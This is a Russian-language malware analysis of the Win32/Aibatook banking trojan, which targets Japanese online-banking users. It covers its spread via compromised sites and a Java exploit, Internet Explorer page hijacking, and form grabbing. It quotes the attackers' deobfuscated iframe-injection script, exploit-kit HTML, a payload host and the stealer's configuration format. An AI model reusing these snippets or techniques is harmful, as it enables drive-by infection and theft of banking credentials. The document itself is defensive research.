Анализ банковского трояна Win32/Aibatook

Троянская программа Win32/Aibatook известна с конца прошлого года и специализируется на краже персональных данных пользователя, а также данных онлайн-банкинга. Код первых версий Aibatook был написан на Delphi, затем авторы переключились на C++. Наши аналитики осуществили анализ одной из версий этого трояна, которая появилась в апреле 2014 г. Эта версия имеет следующие особенности:

- Распространение вредоносной программы осуществляется через специальную цепочку эксплуатации (набор вредоносных скриптов), начало которой размещено на скомпрометированном веб-сайте.
- Aibatook нацелен только на браузер Internet Explorer и использует необычный способ для кражи персональной информации пользователя.
- Два различных подхода в реализации логики кражи персональной информации. Первый из них нацелен на два крупных японских банка, а второй является более гибким и в настоящее время используется против около 90 японских банков.

Как и во многих других сценариях заражения, компрометация пользователя начинается с легитимного веб-сайта, на котором было размещено вредоносное содержимое. С помощью этого содержимого, представляющего собой вредоносный JavaScript или IFrame, пользователь перенаправляется на веб-страницу набора эксплойтов, с которой и происходит установка вредоносной программы. Но вместо того, чтобы использовать полноценный набор эксплойтов, т.е. полагаться на несколько эксплойтов к различному ПО, в случае с Win32/Aibatook злоумышленники используют только один эксплойт для определенной уязвимости в ПО Oracle Java. Такая стратегия может показаться неоптимальной, но на самом деле этот способ иллюстрирует нацеленность злоумышленников на пользователей конкретного банка, которые используют ПО Java.

Начиная с середины апреля, злоумышленники начали использовать эксплойт для Java-уязвимости CVE-2013-2465, чтобы автоматически устанавливать Win32/Aibatook с веб-страниц скомпрометированных веб-сайтов. За последние три месяца мы идентифицировали четыре из таких веб-сайтов, которые представлены ниже.

sokuhabo.net

www.uravidata.com

ppv.xxxurabi.com

mywife.cc

Все четыре ресурса представляют собой порно-сайты, ориентированные на аудиторию Японии. Согласно статистике Alexa, три сайта из четырех входят в список 20 тыс. наиболее посещаемых сайтов Японии. Ресурс «mywife.cc» даже входит в список первых 2 тыс. На изображении ниже показан процесс эксплуатации в случае с «ppv.xxxurabi.com» (другие три используют схожий механизм заражения).




Рис. Процесс заражения пользователя трояном Win32/Aibatook.

На первом этапе пользователь посещает веб-страницу «ppv.xxxurabi.com», которая содержит ссылку на вредоносный файл JavaScript, размещенный на сервере «google.sonovi.com». Сам скрипт после удаления с него обфускации имеет вид.

```
if(document.cookie.indexOf("GOOGLE1")==-1)
{

    var _d=new Date();
    _d.setTime(_d.getTime()+24*60*60*1000);
    document.cookie="GOOGLE1=123GOOGLE1456;expires="+_d.toGMTString();
    setTimeout(

        function(){
        var _ifr=document.createElement(/ifra/.source+/me/.source);
        ifr.width="1";
        ifr.height="1";
        ifr.frameborder="0";
        ifr.src="//2002.jp/";
        document.body.appendChild(_ifr)},
        1000)

}
```

Скрипт выполняет инъекцию элемента IFRAME на страницу набора эксплойтов «2002.jp», а также устанавливает файл Cookie с именем «GOOGLE1», который будет оставаться на компьютере пользователя в течение последующих 24 часов. Этот Cookie используется как индикатор компрометации системы, поэтому ее пользователь больше не будет перенаправляться на набор эксплойтов.

Затем пользователь перенаправляется на страницу набора эксплойтов, на которой он может увидеть следующее содержимое.

При определенных условиях фрагмент HTML-кода, который не должен видеть пользователь, будет отображен в самом начале веб-страницы. Он отмечен синим шрифтом на следующем скриншоте с кодом HTML-страницы.

```
<HTML>
<BODY>
<applet id="HelloApplet" code="b399.class",height="0" width="0"></applet>
</BODY>
</HTML><script src="//ccc.rejec.net/counter.php"></script>
<html>
<head>
<title>Error 404 Not Found</title>
…
```

Затем браузер загрузит и исполнит Java-апплет с названием «b399.class». Он также выполнит запрос файла с названием «counter.php». Вероятно, это связано с желанием киберпреступников ограничить количество попыток установок вредоносного ПО в день. Этот скрипт подсчета количества применений эксплойта размещается на другом скомпрометированном ресурсе «ccc.rejec.net».

На последнем этапе вредоносный апплет эксплуатирует уязвимость CVE-2013-2465. Для этого используется целочисленное переполнение в 2D-компоненте Java SE, которое ведет к повреждению памяти в коде Abstract Window Toolkit (AWT). Такой механизм, который ведет к перезаписи кода класса «SecurityManager» позволяет эксплойту обходить ограничения Java sandbox (песочницы, в которой Java исполняет байт-код апплетов). Затем эксплойт пытается загрузить полезную нагрузку с URL-адреса, который находится в .class файле. Далее полезная нагрузка сохраняется в файле «tar.gif» и исполняется. В нашем случае URL-адрес полезной нагрузки был «xsvx1014274.xsvr.jp».

Ниже в таблице даны описания вредоносных .class файлов, которые являются частью эксплойта для CVE-2013-2465.

SHA-1	Имя файла	Назначение
56ba51304da919b71833520dece8ca3c644011d3 49b0699acf7682084b4cde88a3af6d1c1b7c0c09	b399.class	Выполняет эксплуатацию
2ca6c1a0cf118ff7beb14453da4875b59d8084e0	a1bd.class	Содержит определения вредоносных подклассов AWT
9f9627dae3adfeac8ecbd8698fc0f5da22f79d70	Af.class	Возвращает URL-адрес файла (полезной нагрузки) для загрузки в ОС
8fb90f496367112049eb8dafb518b98945b0b9ec	HttpGet.class	Извлекает файл полезной нагрузки с указанного URL и исполняет его

Следует отметить, что Win32/Aibatook в разные промежутки времени распространялся и посредством других эксплойтов (например, CVE-2014-0322).

Полезная нагрузка

Главной целью Win32/Aibatook являются пользователи японских сервисов онлайн-банкинга, а также некоторых других интернет-сервисов. Как мы упоминали ранее, вредоносный код использует два подхода в реализации своих функций кражи конфиденциальных данных: один из них используется для кражи информации с двух веб-сайтов, а другой с более чем 90 сайтов, для которых используется универсальный метод. В обоих случаях применяется один подход, который основан на компрометации браузера Internet Explorer.

Вредоносная программа компрометирует Internet Explorer с помощью COM-интерфейса IHTMLDocument2, который позволяет читать данные с веб-страницы и записывать их туда, т.е. производить ее модификацию. Это осуществляется с помощью следующих шагов:

- Получает дескриптор на активное окно пользователя через API *GetCursorPos* и *WindowFromPoint*.
- Проверяет имя класса окна на совпадение со строкой «Internet Explorer_Server».
    - В случае несовпадения поток исполнения вредоносной программы засыпает на несколько секунд и возвращается к повторной проверке.
    - В случае совпадения используются документированные возможности интерфейса IHTMLDocument2.

Такой способ позволяет злоумышленникам получать доступ к IE версий 8-11 и является ограниченным, поскольку не позволяет работать с другими браузерами. Однако, согласно статистике, браузер Internet Explorer является самым распространенным для Японии. Это является еще одним индикатором нацеленности Win32/Aibatook на японских пользователей.

Ниже будут описаны два подхода, которые используются Win32/Aibatook для кражи личной информации пользователя.

Первый подход является узкоспециализированным и используется для компрометации нескольких сервисов интернет-банкинга, чьи URL-адреса жестко зашиты в код вредоносной программы. Эти адреса принадлежат банкам «Japan Post» и «SBI Sumishin Net Bank». Для компрометации веб-страниц онлайн-банкинга, Win32/Aibatook получает URL текущей веб-страницы с использованием метода *IHTMLDocument2.get_url*. Далее он сравнивает текущий адрес с URL из своего тела, как показано на скриншоте ниже.


Нужно отметить, что URL-адреса сервисов онлайн-банкинга, а также все остальные строки из тела вредоносной программы зашифрованы с использованием специального алгоритма шифрования. Каждая зашифрованная строка состоит из двух частей:

- Первая часть представляет из себя ключ фиксированной длины, который выглядит как строка, закодированная через base64. Ключ зашифрован операцией XOR с жестко зашитым значением.
- Вторая часть представляет из себя зашифрованные данные, которые сначала закодированы через base64, а зачем зашифрованы через указанный в первом пункте ключ.

В случае посещения пользователем одного из вышеупомянутых URL банков, вредоносная программа будет отслеживать процедуру входа пользователя в систему онлайн-банкинга на основе названия заголовка страницы через метод *IHTMLDocument2.get_title* и его содержимого через *IHTMLDocument2.get_nameProp*. Как только операция входа была зафиксирована, Aibatook может выполнить два следующих действия:

- Получить значения, введенные пользователем в HTML-форму. Т. е. получить таким образом связку логин/пароль от аккаунта.
- Модифицировать HTML-код в теле веб-страницы, которая отображается пользователю. Aibatook получает содержимое веб-страницы через *IHTMLDocument2.get_body* и

модифицирует с использованием *body.put_innerHTML*. Ниже представлен пример веб-страницы онлайн-банкинга Japan Post с внедренной вредоносным кодом формой.



Иероглифы, выделенные красным цветом, переводятся как настоятельная просьба пользователю ввести свой персональный идентификационный номер, так как системе онлайн-банкинга необходимо обновление (при этом щелчок на кнопке просто перенаправит пользователя на другую страницу системы онлайн-банкинга). Как только Aibatook получил в свое распоряжение персональные данные пользователя, он отправляет их на удаленный C&C-сервер с использованием URL-адреса, который жестко зашит в тело вредоносной программы. Это сообщение представляет собой запрос HTTP POST, который содержит похищенные данные в качестве аргумента. Данные шифруются тем же алгоритмом, который был упомянут ранее. Aibatook также отправляет MAC-адрес сетевого адаптера компьютера, который поможет ему идентифицировать жертву. Перед тем как выполнять перехват данных со страницы онлайн-банкинга Japan Post, вредоносный код может выполнить следующие действия:

- Устанавливает вредоносный прокси в настройках браузера, когда пользователь посещает сайт Japan Post. Возможно, он используется как дополнительное средство для сбора введенной пользователем информации.
- Если пользователь посещает специальную анти-фишинговую веб-страницу сайта онлайн-банкинга, вредоносный код сразу перенаправляет его на страницу входа в аккаунт.

Второй подход к краже данных с сайтов онлайн-банкинга позволяет злоумышленникам существенно расширить спектр веб-ресурсов, с которых будет производиться кража информации. Этот подход основан на известной технике граббинга форм веб-страниц, которая заключается в том, чтобы постоянно отслеживать поля ввода данных в HTML-форме. Если поля формы соответствуют необходимым условиям, введенные в них данные похищаются вредоносным кодом. Aibatook использует файл конфигурации, который загружается с жестко зашитого URL-адреса и указывает на веб-сайты для компрометации. Файл конфигурации зашифрован алгоритмом, упоминаемым выше. После загрузки его в память, вредоносный код будет хранить его уже в открытом виде. Часть одного из конфигурационных файлов приведена ниже на скриншоте.

```
[VER]1000[/VER]
[W]

    [Web]xy40[/Web]
    [CURL]REDACTED.jp[/CURL]
    [CTI][/CTI]
    [NAME]memberid[/NAME]
    [NAME]password[/NAME]
    [NAME]domain[/NAME]

[/W]
[W]
…
[/W]
```

Как видно, этот файл имеет определенную структуру и состоит из блоков, которые маркируются тэгами. Файл начинается с блока версии, за которым следует набор блоков [W], каждый из которых описывает выбранную злоумышленниками цель. Блок может содержать несколько дочерних блоков:

- Блок [Web] содержит название компрометируемого ресурса.
- Блок [CURL] содержит URL ресурса (веб-страницы).
- Блок [CTI] содержит заголовок веб-страницы ресурса.
- Блок [NAME] описывает названия HTML-полей, которые подлежат анализу.
- Блок [ID] описывает ID HTML-полей, которые подлежат анализу.

Логика использования вредоносной программой этого файла заключается в следующем: если URL посещаемой жертвой веб-страницы соответствует значению из блока [CURL] или ее заголовок соответствует строке блока [CTI], тогда из каждого поля с именем, которое совпадает с [NAME] или идентификатором [ID] будут похищены введенные данные. Следующая таблица демонстрирует один из таких примеров.

Блок [W] конфигурационного файла	Страница, посещаемая пользователем по URL http://my_bank.demo/login/step2.html	Украденные из полей ввода с названиями «MY_NAME» и «SECRET_PASSWORD» данные
[W] [Web] CONFIG_DEMO [/Web] [CURL][/CURL] [CTI][/CTI] [NAME] user_name [/NAME] [ID] user_password [/ID] [/W]	<html> <title>STEP 2</title> <form> User name: <input type=”text” name=”user_name”> Password: <input type=”text” id=”user_password”> </form> </html>	[WEB]CONFIG_DEMO[/WEB] [TITLE]STEP 2[/TITLE] [URL]http://my_bank.demo/login/step2.html[/URL] [NAME=user_name]MY_NAME[/NAME] [ID=user_password]SECRET_PASSWORD[/ID]

На этом примере мы можем увидеть конфигурационный файл Aibatook с одним блоком [W], в следующем столбце следует веб-страница, посещаемая пользователем, а затем украденная вредоносным кодом информация. Такой подход к краже данных является довольно гибким, в частности, некоторые блоки [CURL] и [CTI] остаются пустыми, что помогает злоумышленникам ориентироваться на любую веб-страницу с названиями полей ввода, которые в нем указаны. Мы подсчитали статистику по доменам, на которые нацелен Aibatook при использовании такого способа компрометации веб-страниц. Были обнаружены 87 доменов, причем для некоторых из них удалось установить их назначение через значения тэгов [CURL] и [CTI].

Домены обслуживают	Количество доменов
Интернет-банкинг	23
Провайдер хостинга	5
Реселлер доменов	1
Неизвестно	58

Заключение

Семейство вредоносных программ Win32/Aibatook нацелено на компрометацию японских пользователей. Заражение компьютера пользователя происходит через специальную цепочку эксплуатации, состоящую из перенаправлений жертвы на вредоносные сайты. Aibatook используется злоумышленниками для кражи персональных данных пользователя через компрометацию браузера Internet Explorer. Для этого используется два подхода, первый, более общий, направлен на похищение информации с сайтов онлайн-банкинга двух крупных японских банков, а второй используется для кражи данных с большого количества веб-ресурсов различного типа.

Мы наблюдали постоянное развитие кода и возможностей Win32/Aibatook последние несколько месяцев. В будущем можно ожидать не только дальнейшую эволюцию этого семейства, но и более активное его использование злоумышленниками.